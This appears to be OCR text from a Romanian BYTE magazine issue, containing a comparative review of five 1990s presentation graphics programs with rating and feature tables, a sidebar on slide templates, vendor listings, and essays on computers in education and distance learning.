The person sending the presentation should call you to discuss how you will set up for the TeamShow. Later you'll need to provide the name of your computer. You can find it in:

- Windows 95 Start Menu, Settings
- Control Panel
- Network...
- Identification Section

Lotus Freelance Graphics prezintă cele mai bune unelte pentru trasarea diagramelor, prezentând opțiunile într-o modalitate care le face rapid și ușor de ales.

Funcția unică Meeting Minder de la **PowerPoint** combină afișarea unei agende cu un modul pentru luarea de notițe, pentru înregistrarea minutelor de întâlnire.

PowerPoint 95 de la Microsoft vă permite o vizualizare a formatelor și structurii diapozitivelor.

Adobe Persuasion este un pachet complet dar interfața sa grafică se află undeva în trecut.

Freelance TeamShow simplifică procesul de realizare a unei prezentări de la distanță pe o rețea LAN sau via modem.

Toate aceste pachete oferă un ajutor substanțial în pregătirea prezentărilor de diapozitive, inclusiv șabloane pentru stiluri și conținut, unelte pentru grafică, diagrame și imagini-grafice.

datorită graficii complexe Windows Metafile. În ceea ce privește imprimarea, Corel este al doilea după PowerPoint în viteza de returnare a controlului utilizatorului.

Șabloanele care vin cu programul sunt bune însă nu există diversitatea machetelor pentru diapozitive (slide layout) pe care celelalte programe le oferă. Presentations este singurul program testat care nu vă permite să faceți inserții în diagrame, pe care să le salvați apoi în automat ca și un template de scheme de culori.

Presentations vă permite să decupați o felie dintr-o diagramă circulară și s-o transformați în diagramă cu coloane. Acest lucru este folositor atunci când doriți să prezentați individual articolele care compun acea felie. Programul suportă în mod curent construirea de diagrame, în care elementele diagramelor individuale (spre ex. barele dintr-o diagramă de bare) apar în diapozitive succesive.

Dintre toate programele testate, Corel Presentations este cel mai bine pregătit pentru Internet. El este dotat cu posibilități de salvare HTML și suportă cadre HTML ceea ce vă permite să accesați diapozitive individuale dintr-o pagină care are atât tabel al conținutului cât și tabel al diapozitivelor.

Adobe Persuasion 3.0.2

Persuasion s-a aflat pe această piață încă de la începutul lui 1980 dar în ciuda acestui lucru este singurul program testat care n-a fost proiectat pentru Win 95. Acest lucru l-a afectat aproape în toate punctajele de evaluare. Spre exemplu, deși help-ul on-line este aproape complet, senzitivitatea în funcție de context a sistemului de help nu a fost la fel de intuitivă ca și a celorlalte produse proiectate special pentru Win 95.

De asemenea, față de restul grupului, Persuasion nu distribuie rezumatele conținutului și nu vă lasă să navigați prin fișierele clipart pentru a găsi o imagine. Oricum el posedă text flotant și o paletă de unelte obiect care vă permit să editați în timp ce uneltele rămân pe ecran. Suportă desigur și construirea diagramelor.

Când acest articol va vedea lumina tiparului, Adobe va fi lansat deja versiunea 4.0 care va fi destinată în special persoanelor cu o activitate de bază în realizarea de astfel de prezentări. Noua versiune va fi primul upgrade major de când Adobe a achiziționat Aldus în 1995.

Cele mai semnificative funcții ale versiunii 4.0 sunt opțiunile de distribuție suplimentare incluzând noi funcții de prezentare Web. Dar în loc de HTML, Adobe va folosi propriul format portabil de document (fişiere .pdf) pentru vizualizare cu Adobe Acrobat. Interfaţa de la Persuasion se va situa aproape de celelalte produse grafice Adobe cum ar fi Photoshop. Chiar şi dacă noul produs va suporta unele funcţii Win 95 cum ar fi nume lungi pentru fişiere, el nu va fi o aplicaţie pe 32 de biţi.

Lotus Freelance Graphics 96

Freelance Graphics 96 este un upgrade major de la versiunea 2.1 pe care NSTL a evaluat-o pentru BYTE în ultima analiză a graficelor de prezentare (în numărul din Ianuarie 1995). Îmbunătăţirile în funcţiile de trasare a diagramelor, de procesare în colaborare precum şi îmbunătăţirile interfeţei, cum ar fi o vizualizare în rezumat a diagramelor micşorate, fac din acesta un mediu confortabil, plin de funcţii pentru prezentatorii novici.

Pachetul vine cu o largă colecţie de machete pentru diapozitive şi fundaluri care arată frumos atunci când sunt afişate pe 16 biţi (64,000 culori). Freelance Graphics permite realizarea uşoară a aplicaţiilor pentru tranziţiile diapozitivelor însă efectele nu pot fi văzute în avanpremieră.

Testele de utilitate NSTL apreciază editarea reală care foloseşte palete de unelte flotante - utilizate în câteva din aceste programe. S-a constatat însă că Infobox de la Freelance - un dialog cu proprietate flotantă - are cea mai bună interfaţă din această analiză. Pentru că este sensibil la context, doar acele comenzi care se aplică obiectelor selectate sunt valabile pentru utilizator. Şi pentru că puteţi modifica proprietăţile textului şi ale obiectului, puteţi observa în timp real modificările care le-aţi făcut.

Freelance prezintă o colecţie drăguţă de unelte specializate pentru diagrame. Puteţi crea diagrame de proces şi conceptuale şi cu alte programe, însă Freelance Graphics face majoritatea lucrurilor pe care ar trebui să-l faceţi voi.

Programul permite conexiuni punct cu punct (doar pentru două calculatoare) via modem sau conexiune LAN, capacitatea multipunct fiind planificată pentru următoarea versiune. O interfaţă de tip wizard permite stabilirea unei conferinţe de prezentare mult mai uşor decât cu alte programe.

Freelance Graphics 96 este un upgrade major, iar noile funcţii care vor fi prezente în viitoarea lansare nu vor fi spectaculoase. Freelance Graphics 97 suportă cadre HTML şi are o interfaţă File Save pentru salvarea fişierelor HTML pe un server Web. Conexiunile URL către siturile Web pot fi accesate direct din prezentare. Lotus adaugă 14 noi SmartMasters la actualele 120 iar utilizatorii Lotus Notes vor îndrăgi biblioteca de prezentări îmbunătăţită şi revizuirea bazei de date. Noua versiune continuă suportul pentru completarea electronică a casetelor iar acum suportă funcţii TeamReview de la Notes 4.0.

Harvard Graphics 4.0

Harvard Graphics a fost câştigătorul versatilităţii în testele noastre anterioare dar el n-a ţinut ritmul cu ceilalţi în ceea ce priveşte interfaţa Internet, iar performanţa sa este doar cu puţin deasupra mediei. În general, am observat că Harvard Graphics este puţin folositor, iar operaţiile sale necesită nişte paşi suplimentari faţă de celelalte programe. Help-ul on-line este complet şi bine proiectat, dar simte lipsa unui motor de căutare cu un limbaj natural.

Şabloanele din Harvard Graphics sunt bune însă există puţine fundaluri. Acesta este singurul produs care nu permite animarea marcajelor în timpul procesului de construire - spre exemplu o apariţie pe ecran din partea stângă printr-un salt. Imaginile grafice trebuie să fie în general negrupate iar fundalul lor să fie transparent dacă doriţi să se păstreze culoarea fundalului diapozitivului.

Un lucru pozitiv, Harvard Graphics vine cu unelte Harvard F/X care permit efecte speciale cum ar fi deplasarea textului după curbe şi îmbinarea obiectelor grafice. Harvard Graphics a fost cel mai rapid din grupul testat iar reproducerea culorii din fundal în testele de calitate NSTL a fost superbă. Culoarea textului a fost însă mult mai impresionantă în celelalte patru programe.

Microsoft PowerPoint 95 7.0

PowerPoint a fost un element cheie în definirea şi dezvoltarea graficelor de prezentări încă de la prima sa apariţie în 1987 ca şi o aplicaţie Macintosh care nu avea însă posibilităţi pentru diagrame sau rezumate. Dar programul a introdus formatul de diapozitive WYSIWYG şi mult mai important, a promovat conceptul combinării mai multor diapozitive într-un singur fişier ca şi o prezentare coerentă. Multe din funcţiile şi uneltele pe care le folosim în prezent şi-au avut originea în PowerPoint.

PowerPoint 95 este o unealtă de comunicaţie comercială şi nu doar un pachet de creaţie, fiind util pentru mai multe tipuri de prezentări. De fapt este singurul program din acest grup care permite mai multor utilizatori de la distanţă să vizualizeze o prezentare via o conexiune TCP/IP, cu prezentatorul şi publicul derulând versiunea completă a programului. (Din păcate funcţia conferinţei de prezentare nu lucrează via TCP/IP dacă reţeaua voastră are instalate şi drivere NetWare IPX). Şi, deşi PowerPoint oferă un wizard pentru a configura această funcţie, utilizatorii nu pot căuta numele calculatoarelor.

Programul le depăşeşte cu mult pe celelalte în ceea ce priveşte întâlnirile. Astfel, vă puteţi afişa agenda cu întâlniri ca şi o listă marcată şi să înscrieţi minutele direct în MeetingMinder. Programul mai prezintă o funcţie Action Items care creează o altă listă marcată pentru reţinerea numelor participanţilor la întâlnire.


Performanţa pe care a atins-o PowerPoint nu este consistentă. Este lent în realizarea unor actualizări ale ecranului dar viteza de imprimare este mai mare decât a oricărui program testat. Cu noul PowerPoint 97, Microsoft oferă un instrument mai uşor de învăţat şi folosit, în timp ce dorinţele utilizatorilor au

GRAFICĂ DE PREZENTARE

CEL MAI BUN

Corel Presentations 7.0

Setul extins de facilităţi, uneltele grafice excepţionale şi uşurinţa în utilizare fac din acesta un învingător.



	PREŢ VÂNZARE/ UPGRADE	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	UŞURINŢĂ ÎN ÎNVĂŢARE	UŞURINŢĂ ÎN UTILIZARE	APRECIERE GENERALĂ
Corel Presentations 7.0	**95$ / N/A**	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
Lotus Freelance Graphics 96 Edition	355$ / $105	★★★★	★★★★	★★★	★★★★★	★★★★★	★★★★
Harvard Graphics 4.0	289$ / $99	★★★	★★★	★★★	★★★★	★★★★	★★★★
Adobe Persuasion 3.0.2	395$ / $129	★★	★★★	★★	★★★	★★★★	★★★
Microsoft PowerPoint 95 7.0	339$ / $109	★★★★	★★★★	★★★	★★★★★	★★★★★	★★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab N/A = nu se aplică.

CARACTERISTICI

	Adobe Persuasion	Corel Presentations	Harvard Graphics	Lotus Freelance Graphics	Microsoft PowerPoint 95
PROIECTARE ȘI CONȚINUT					
Automatizarea proiectării și a conținutului	Numai design	✔	✔	✔	✔
Nr. șabloane diapozitive: topice/fundal/machete	42 / 0 / 16	11 / 12 (213 CD) / 6	12 / 31 / 15	30 / 120 / 12	19 / 85 / 24
Editare a diapozitivelor globală/individuală	✔	✔	✔	✔	✔
Nr. imagini clip art/clipuri de sunet/video, de animație	500 / 139 / 32	10,000 / 471 / 0	500 / 0 / 0	>700 / 17 / 79	>1100 / 137 / 4
OUTLINER (INSTRUMENT DE REZUMARE)					
Import de text	RTF	RTF	ASCII	ASCII	RTF
Expandare/desfășurare	✔		✔	✔	✔
Nr. de nivele de rezumat	256	8	4	6	5
Vizualizarea diapozitivelor din outliner				✔	97
PREZENTĂRI ELECTRONICE					
Număr de efecte de tranziție	15	53	13	27	49
Setarea vitezei tranzițiilor	97	✔			✔
Vizualizarea efectelor tranzițiilor	✔	✔	✔		✔
Reluarea prezentării			Adăugire	✔	✔
Construirea marcărilor	✔	✔	✔	✔	✔
Construire diagrame	✔		✔		97
Obiecte animate	✔	✔			✔
FUNCȚII INTERNET					
HTML - Open și Save		✔		✔	Adăugire gratiuită
Salvare pe server Internet				97	97
Suport pentru cadre HTML		✔		97	97
Creare de tabele ale conținutului	97	✔		✔	Adăugire gratiuită
Include tranzițiile	97			97	Adăugire gratiuită
Leagă URL-uri la diapozitive	97	✔		97	97
Navigator plug-in disponibil	97	Limitat		97	✔
Prezentări multipunct folosind TCP/IP			În LAN	97	✔
DIAGRAME					
Număr al tipurilor de hărți bazate pe date	11	10	7	10	9
Dispozitiv de testare a diagramelor circulare/coloane		✔	✔		97
Diagrama asimilează atributele diapozitivului master	✔		✔	✔	✔
Domenii graf neînvecinate	✔	✔		✔	✔
Sortare a feliilor circulare	✔	✔	✔	✔	
Includ datele diagramelor ca și tabel		✔	✔	✔	✔
DESENARE					
Număr al uneltelor de desenare/(forme)	8	15	10	9 / 37	5 / 22
Textul curge după poze		✔		✔	✔
Manevrează puncte ancoră/de control	Ancoră	✔	✔	✔	✔
Control bit map al imaginilor		✔	✔	✔	✔
Rotește obiectele în orice unghi	creșteri cu 90°	✔	✔	✔	✔
Oglindire sau comutare a imaginilor selectate	✔	✔	✔	✔	✔
CULORI/UMPLERI					
Modele de umplere, gradații, stiluri de combinare	✔	✔	✔	✔	✔
Gradient al umplerii textului și graficii	Grafică	✔	✔	Grafică	Grafică
Umplere bit map a textului și graficii	Grafică în fundal	Grafică	✔		97
OPȚIUNI DE IMPRIMARE					
Imprimare a rezumatului	✔	✔		✔	✔
Machetă, imprimarea notelor prezentate	✔	✔	✔	✔	✔
ADMINISTRARE DE FIȘIER					
Client OLE	✔	✔	✔	✔	✔
Server OLE		✔	✔	✔	✔
Setare a opțiunilor pentru obiectele OLE 2.0		✔			MO
Adăugare de controale OLE (OCX-uri)		✔		97	97
Vizualizare simboluri clip art.		✔	✔	✔	✔
Deschide prezentări multiple		✔	✔	✔	✔
File back-up automat		✔		✔	97
Detalii fișier/descriere/căutare		✔	✔	✔	✔
Funcții de compactare	✔	✔	✔		✔
POSIBILITĂȚI IMPORT/EXPORT					
Număr al filtrelor de import pentru prezentare	97	3	2	3	3
Număr al filtrelor de import text pentru outliner	7	49	1	1	1
Număr al filtrelor import data pentru diagrame	5	5	3	5	3
Număr al filtrelor import grafic.	18	29	13	18	17
SUPORT PENTRU GRUPURI DE LUCRU					
Rutare automată			✔	✔	✔
Administrare a reviziilor				✔	
Partajare de fișiere între PC și Mac	✔				✔
Vedere simultană a LAN-ului		✔	✔	✔	✔
Suport pentru Lotus Notes		✔		✔	✔
DIVERSE					
Număr nivele de anulare a operațiilor	1	10	10	10	150
Căutare și înlocuire globale	✔	✔	✔		✔
Înregistrare și redare macro-uri		✔		✔	97

✔ = da; 97 = planificat pentru versiunea următoare; MO = utilizatorii pot alege între a deschide sau a edita obiectele pe loc.

fost păstrate. Office Assistant este un program guru de animație care vă supervizează acțiunile și care vă sugerează o metodă diferită în cazul în care lucrați ineficient. Utilizatorii experientați pot însă să evite Office Assistant.

Uneltele organizaționale noi și îmbunătățite includ funcția Expand Slide care mută un text marcat în următorul diapozitiv, când unul dintre acestea devine prea aglomerat. De asemenea, diapozitivele miniatură pot fi acum afișate într-o imagine rezumat. Uneltele de trasare sunt îmbunătățite substanțial. AutoShapes include cinci forme noi. Programul conectează două figuri cu o linie iar dacă mutați o figură, în mod automat linia se întinde și cele două figuri rămân conectate.

În plus, Meeting Minder a fost îmbunătățit pentru transmiterea acțiunilor către programul de planificare din Microsoft Office. În final, funcționalitatea Internet - care necesită însă programe de completare - este integrată direct în PowerPoint 97.

Unelte bune, fiecare

Testele noastre au arătat că un utilizator de calculator de nivel mediu poate crea rapid și ușor prezentări șocante cu oricare din aceste cinci produse. Freelance Graphics de la Lotus și PowerPoint 95 de la Microsoft sunt cele mai bune pentru începători în timp ce Corel Presentations și Harvard Graphics oferă unelte mai bune pentru cei ce au ceva experiență în proiectarea grafică.

Corel Presentations, Lotus Freelance Graphics și Microsoft PowerPoint sunt toate programe cu mari posibilități. Acești trei competitori s-au întrecut ani la rândul în diferite seturi de funcții. Fiecare și-a dovedit superioritatea asupra celorlalți în diferite categorii. NSTL a apreciat însă că Presentations 7.0 de la Corel este câștigătorul caracteristicilor.

Harvard Graphics și Adobe Persuasions au fost mai slabe față de alte programe în funcțiile de publicare Web. În final însă, nici unul din aceste produse nu ne-ar face să vă recomandăm un program în defavoarea altuia. Dar dacă sunteți un cumpărător neinițiat căutând un program de prezentare grafică, puterea, utilitatea și prețul fac din Corel Presentations alesul lotului. ■

David Seachrist a testat pentru NSTL timp de 10 ani toate categoriile majore de programe comerciale, concentrându-se pe tehnoredactare computerizată și grafică. Poate fi contactat la **dseachrist@prodigy.com**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]


TECH FOCUS | TEMPLATE

Anatomia unui template

Crearea primei prezentări este de cele mai multe ori o sarcină care sperie: Există o multitudine de oferte și ca orice începător nu sunteți siguri cum să acționați. Programele de prezentare grafică de astăzi oferă însă o asistență considerabilă în formula unor șabloane de proiectare și schițe ale conținutului care vă ajută să creați spectacole de o imagine deosebită.

Pentru proiectare, șabloanele gata făcute realizate de artiștii grafcieni reprezintă un bun punct de plecare. Evaluările NSTL anterioare efectuate asupra acestui tip de soft au arătat că persoanele supuse acestui test au preferat programele care simplifică sau elimină deciziile de proiectare. Prezența pas-cu pas a casetelor de dialog și a uneltelor de automatizare împreună cu un help complet, on-line, asistă utilizatorul în luarea acestor decizii. Fie că folosesc PerfectExpert de la Corel, SmartMasters de la Freelance Graphics, QuickPresentations de la Harvard Graphics sau AutoContent Wizard de la PowerPoint, uneltele care au facilități de autoactivare oferă utilizatorilor de ocazie un ajutor însemnat în luarea deciziilor de proiectare.

Fișierele șablon au în general două nivele: fundalul sau nivelul de jos și nivelul machetei diapozitivului (slide-layout). Amândouă nivelele influențează textul și grafica care apar la nivelul diapozitiv. Nivelul fundalului poate conține o culoare de-un anumit gradient, logo-ul unei companii sau alte grafice. Funcția sa principală o reprezintă însă repetarea conținutului său în orice diapozitiv din prezentare. Nivelul slide-layout determină poziția în diapozitiv a blocurilor de text și grafică, precum și font-urile folosite, dimensiunea atributelor stilului folosit.



Title 1 PRESENTATION TITLE
Title 2 OBJECTIVE
Title 3 PRESENT SITUATION
Text • Describe current problems
• Expand on each problem by
• Support all needs with facts
• Describe up to a total of five
Title 4 SOLUTION
Text • List the benefits of your sol
• Help listeners visualize the v

Facilitatea de vizualizare a conținutului oferită de Corel vă ghidează de-a lungul prezentării.

De partea „ideii" prezentării - proiectului i se va conferi în final un conținut - ajutorul a fost limitat anterior doar la furnizarea unor unelte organizaționale cum ar fi un outliner (instrument de rezumare). Acum majoritatea uneltelor oferă un ajutor profesional în crearea și structurarea conținutului prezentării pentru scopuri specifice cum ar fi panta vânzărilor, planul bugetului, argumentarea beneficiilor s.a.m.d. (a se vedea diapozitivul de mai sus). Programele realizează acest lucru prin includerea conținutului rezumatului pentru aceste topice și prin folosirea funcțiilor program de așezare a textului. Freelane Graphics și PowerPoint 95 oferă cea mai bună selecție de rezumate de conținut. Ele sunt urmate de Harvard Graphics și Corel Presentations. Persuasion de la Adobe nu oferă însă nici unul.

INFORMAȚII DESPRE PRODUSE

Freelance Graphics 96
$355
Lotus Development Corp.
Cambridge, MA
(800) 343-5414
fax: (617) 693-0968
http://www.lotus.com

Harvard Graphics 4.0
$289
Software Publishing Corp.
San Jose, CA
(800) 336-8360
fax: (800) 582-6000
http://www.spco.com

Persuasion 3.0.2
$395
Adobe Systems, Inc.
San Jose, CA
(408) 536-6000
fax: (408) 537-6000
http://www.adobe.com

PowerPoint 95 7.0
$339
Microsoft Corp.
Redmond, WA
(206) 882-8080
fax: (206) 936-7329
http://www.microsoft.com

Presentations 7.0
$95
Corel Corp.
Ottawa, Ontario, Canada
(613) 728-8200
fax: (613) 761-9176
http://www
.wordperfect.com

TRICORP electronics
ECHIPAMENTE:
str. Londra nr. 33
tel: 679 48 79 tel/fax: 633 04 68
TEHNIC, CONSUMABILE, SOFTWARE:
str. Județului nr. 9, bl. 20, sc. A, ap. 2
tel/fax: 210 52 64
BUCUREȘTI
e-mail: tricorp@radiotel.ro

LASERJET PRINTERS
INKJET PRINTERS
PLOTTERS
SCANNERS
COPYJET

HEWLETT PACKARD
Authorized Reseller

Repere pentru tehnologii noi în învăţământ

Utilizarea tehnologiilor specifice pentru Internet ar putea duce la modificarea rapidă a modalităţilor de transmitere a cunoştinţelor. Sistemul de învăţământ adus la un nivel minim de subzistenţă va trebui să primească atenţia cuvenită, pentru a putea asigura accesul democratic la sistemul educativ şi formarea de persoane calificate şi competente, conform cerinţelor noi ale societăţii.

De Darvas Attila

La prima vedere

Am putea să identificăm puncte diferite de vedere. Contribuabilul, cetăţean, este cel în numele şi pentru interesul căruia se desfăşoară întreaga activitate. Este natural ca pentru el, impozitul, oricât de mic sau mare ar fi să-i asigure accesul liber la informaţii, la un sistem de învăţământ obligatoriu care îl asigură că copii lui fac faţă în societatea în schimbare şi la un sistem universitar accesibil ca şi costuri pentru copii cu calităţi deosebite. Elevul, sau studentul doreşte să înveţe despre lucruri şi fenomene care prezintă interes personal, în ritmul şi succesiunea adecvată personalităţii proprii şi să primească ajutor competent şi la timp pentru problemele ridicate. Administraţia doreşte să obţină forţă de muncă adecvat calificată pentru societate, cu cheltuieli minime. Educatorii îşi doresc un venit care să le asigure un trai decent ca să poată dedica timpul lor pentru activitatea educativă, pentru calificare permanentă în propriul domeniu şi îmbogăţirea culturii proprii, ca să poată îndeplini rolul natural de modele pentru societate. Firmele îşi doresc angajaţi calificaţi, loiali cu costuri minime. Dorinţele se lovesc însă de tragica realitate.

Realitatea o cunoaştem cu toţii. Însă, fără un sistem public de învăţământ situat la cerinţele mondiale actuale, societatea nu are nici un viitor. Acest lucru costă, dar lipsa educaţiei costă mult mai mult. Cei care decid asupra alocării bugetului, trebuie să ştie că viitorul nu este numai armata ci mai ales sistemul de învăţământ. Acest sistem este strâns legat de modificările intervenite în societate, influenţa societăţii fiind determinantă. Pentru noua societate este nevoie de oameni care lucrează cu capul şi ştiu să acceseze informaţii, să rezolve probleme, să analizeze, evalueze şi să ia decizii. Pentru aceste activităţi se impune cunoaşterea tehnologiilor adecvate şi este nevoie de recalificare permanentă. Pentru a face faţă schimbărilor, cunoaşterea modului de accesare a informaţiilor devine mai importantă decât memorarea acestora. Şomajul şi mizeria fac ca să crească numărul celor care lucrează şi studiază în acelaşi timp, deci învăţământul postliceal trebuie să ofere orare flexibile. Spaţiile pentru învăţământ fiind insuficiente, costisitoare şi în mare parte neadecvate unui sistem modern educaţia la distanţă trebuie să ia amploare. Competiţia din partea instituţiilor private şi programelor de calificare asigurate de firme va forţa şi ea schimbarea în sistemul de învăţământ oferit de stat. Oamenii se vor întreba dacă banii lor din impozite sunt cheltuiţi corect, dacă sunt nevoiţi să apeleze la profesori particulari şi cursuri plătite din bani impozitaţi, pentru a dobândi cunoştinţele dorite. Sistemul actual nu face faţă noilor cerinţe. Este nevoie de o regândire a întregului proces educativ, ţinând seamă de alternativele existente. În caz contrar, tensiunile sociale acumulate vor duce la creşterea numărului de situaţii-problemă, a infracţiunilor şi a riscurilor de apariţie a unor tulburări sociale.

Motivaţia schimbării

O abordare tradiţională consideră ca date implicite anumite aspecte problematice. Învăţarea se lasă cu greu separată de activitatea practică. Este dificil să memorezi lucruri cu care n-ai nici o tangenţă. Pentru a învăţa, cel mai bine ar fi să poţi încerca practic cele învăţate. Dacă nu se poate măcar simula ceea ce se predă, atunci este greu ca subiectul să fie motivat în procesul de învăţare. Sistemul de evaluare ar trebui efectuat de beneficiarii serviciului. Şcolile ar trebui să ofere posibilitatea de a învăţa, materiile şi asistenţa, dar evaluarea ar trebui făcută de beneficiarii sistemului, oferindu-se opţiuni pentru aceştia. Programa de studiu rigidă este acum în sarcina sistemului de învăţământ, dar acest lucru nu este de la sine înţeles. Ar trebui mărite opţiunile posibile, ca fiecare să poată învăţa cât mai mult din ceea ce-l interesează cu adevărat Societatea n-ar avea decât de beneficiat din faptul că există cetăţeni bine calificaţi şi pasionaţi în cele mai diverse domenii. Motivarea este un element foarte important şi este greu să impui materii de studiu care interesează pe prea puţini. Trebuie găsite modalităţi de a convinge pe cei care studiază, că ceea ce studiază ei este important, ca ei să fie convinşi în primul rând de acest lucru. Nu neapărat ceea ce predă un profesor este cel mai important pentru toţi elevii. Profesorul va trebui să-i ajute pe aceştia să-şi dea seama de importanţa celor predate sau să-i ajute să studieze ceea ce-i interesează cu adevărat. Pentru majoritatea oamenilor este dificil să reţină lucruri doar învăţate şi ne verificate practic. Oricine se gândeşte puţin, îşi dă seama că a uitat aproape complet o serie de lucruri învăţate, pe care nu le-a încercat practic niciodată. Legarea evaluării performanţelor de grupa de vârstă a elevilor duce la nenumărate probleme de integrare, unii elevi pierzându-şi încrederea in propriile capacităţi. Dacă gruparea se face pe grupe de interes şi nu de vârstă, rezultatele se pot îmbunătăţi şi comunicarea în grup este mai bună. Disciplina şcolară este poate şi ea un element care necesită o nouă abordare. Învăţarea cu forţa nu garantează succesul. Notele nu constituie un motiv suficient de puternic, pentru majoritate celor care trec prin sistemul actual. Este dificil ca cineva să înveţe matematică, atunci când îl interesează muzica şi va învăţa mai uşor dacă ajunge să-şi dea seama că matematicile îl pot ajuta chiar şi în muzică sau în pictură. Motivarea externă duce la succes doar într-un număr redus de cazuri. Este oare suficient?

Ce oferă calculatoarele?

Calculatoarele au fost concepute iniţial pentru calcule complexe balistice, criptografie şi calcule în cercetare. Instituţiile financiar-bancare şi industria au urmat ca utilizatori, ca să nu amintim serviciile administrative guvernamentale. Revoluţia PC a dus însă schimbări semnificative. Acum Internet oferă posibilităţi nemaiîntâlnite de acces la informaţii şi accesul este interactiv. Fenomenul Internet, deşi considerat marginal, este poate domeniul în care creşterea este cea mai semnificativă, cu 760%, ajungându-se în acest moment la peste 8200 calculatoare gazdă cu nume în domeniul .ro. Sistemul actual de învăţământ nu ignoră acest lucru, dar realizările sunt timide. Totuşi, tehnologia va deschide calea spre implementarea noilor tehnici în educaţie, care vor pune accentul pe iniţiativa personală a elevilor şi studenţilor. Programa de studiu, deschisă şi cursurile interactive vor schimba multe aspecte ale sistemului actual. Schimbarea va fi impusă chiar de necesitatea de a forma persoane care să facă faţă în societatea actuală dominată de tehnologii şi schimbare. Profesorii de sport nu vor mai preda şi matematica, cursurile putând fi făcute disponibile pe Internet, accesibile individual, interactiv, în ritmul propriu al celui care studiază, cu verificarea evoluţiei acestuia şi asistenţă mai redusă din partea celui care supraveghează procesul de instruire. Se pot accesa cele mai bune manuale şi surse de informaţii din domeniu, dacă acestea vor fi elaborate. Calculatoarele vor permite o participare reală activă la curs şi nu doar o asistare mută la o istorie povestită şi care trebuie memorată pentru o notă. Există deja simulatoare de zbor pentru aviatori, chiar şi unii jucători de tenis îşi studiază adversarul cu modele pe calculator. Nu există motive ca să nu se poată construi simulatoare pentru majoritatea activităţilor necesare în societate. Nu este simplu, dar începutul va trebui făcut. Simulatoarele nu sunt însă modalitatea unică. Programe interactive ne pot oferi informaţii multimedia din domeniul care prezintă interes pentru noi. Studenţii trebuie să aibă controlul în procesul de învăţare. Programele vor oferi căi recomandate, dar şi posibilitatea de a opta pentru alte abordări. Trebuie prevăzut şi posibilitatea de eroare sau greşeală şi posibilitatea de a învăţa din greşeli. Răspunsurile corecte trebuie oferite cu acces simplu. În mod normal însă, răspunsurile vor trebui găsite prin formularea de probleme şi întrebări şi alegerea căii considerate corecte. Navigarea prin program trebuie să fie atractivă, altfel oricât de educativ ar fi programul, nu va fi agreat. Evaluarea rezultatului va fi făcută chiar de program, care trebuie să ofere diferite grade de dificultate şi nivele care trebuie parcurse anterior. Dificultatea trebuie să fie legată de problemele reale pe care le poate întâmpina studentul, care va învăţa efectiv rezolvând probleme legate de ceea ce-l preocupă. Se va învăţa deci rezolvând situaţii practice. Procesul trebuie însoţit de comentarii interesante şi atractive, care motivează continuarea învăţării. Toate acestea sună curios, dar producătorii de software de jocuri interactive şi cele de edutainment ţin seamă de aceste aspecte. Şi tinerii, care au acces la aceste produse îşi formează rapid preferinţele.

În loc de concluzie

Mi s-a întâmplat să fiu rugat să trimit unei persoane un CD pentru învăţat limba română. Un astfel de CD nu există în acest moment. Nici pe Internet n-am găsit decât încercări făcute pe situri din vest. Există poate probleme mai presante pentru societate. Ar trebui însă creat cadrul organizat pentru elaborarea viitoarelor materiale de studiu în formă acceptabilă pentru un sistem de învăţământ modern. Poate o parte din fondurile alocate pentru manuale ar putea fi alocat acestui scop. În universităţi există reţele, mai mult sau mai puţin performante, dar s-ar putea forma nuclee de cercetare care să pornească la drum, pe infrastructura existentă. O astfel de activitate ar merita şi o recunoaştere financiară. Creşterea numărului, şi dinamica siturilor Internet din România este un semn încurajator. Conţinutul informaţiilor oferite este însă inegal şi cu multe lipsuri. Editurile de carte ar trebui atrase cred şi ele, căci ziare şi reviste apar deja. Speranţe există.

Darvas Attila, redactor la BYTE România poate fi contactat la **adarvas@agora.ro.**

Caracteristici ale educaţiei deschise, de la distanţă

În ultima perioadă, am putut fi martorii diversificării metodelor de educare, învăţare şi instruire din domeniul larg al educaţiei de la distanţă. Metodele utilizate în acest domeniu se extind din ce în ce mai mult şi la alte domenii ale dobândirii de noi cunoştinţe

De prof. Dr. Lajos Tamas, preşedinte EDEN

Caracteristica principală comună metodelor utilizate în învăţământul la distanţă este că materiile de studiu şi cunoştinţele care trebuie însuşite de beneficiari, precum şi îndrumătoarele pentru modul de învăţare şi modul de verificare a cunoştinţelor dobândite, sunt prezentate într-o formă metodic corectă pe diferiţi suporţi de memorare şi prezentare. Există astfel materiale tipărite, casete audio şi video, memorii floppy sau disc şi CD-uri. Există şi posibilitatea de acces la o parte din materiale, prin reţea. Mediile de prezentare, printre care informaţiile tipărite au şi acum rol preponderent, fac posibilă învăţarea fără prezenţa profesorului.

Profesorul nu este eliminat ci este de neînlocuit, având însă rol diferit de cel îndeplinit în sistemul tradiţional. Materia studiată nu este transmisă nemijlocit de profesor la elevi deoarece este disponibilă într-o prezentare exigentă şi pedagogic corectă, pe mediile oferite sintetizate de alţi profesori. Rolul profesorului prezent se reduce doar la acela de a răspunde la întrebările elevilor, la motivarea acestora, la asistenţă în însuşirea materialelor, organizarea activităţii şi colaborării între elevi, realizarea conlucrării acestora şi evaluarea gradului de stăpânire a materiei. Se separă deci faza de pregătire a materiei de studiu, care poate fi o activitate de durată a unor echipe de experţi şi procesul de învăţare în care au un rol important instructorii şi organizatorii.

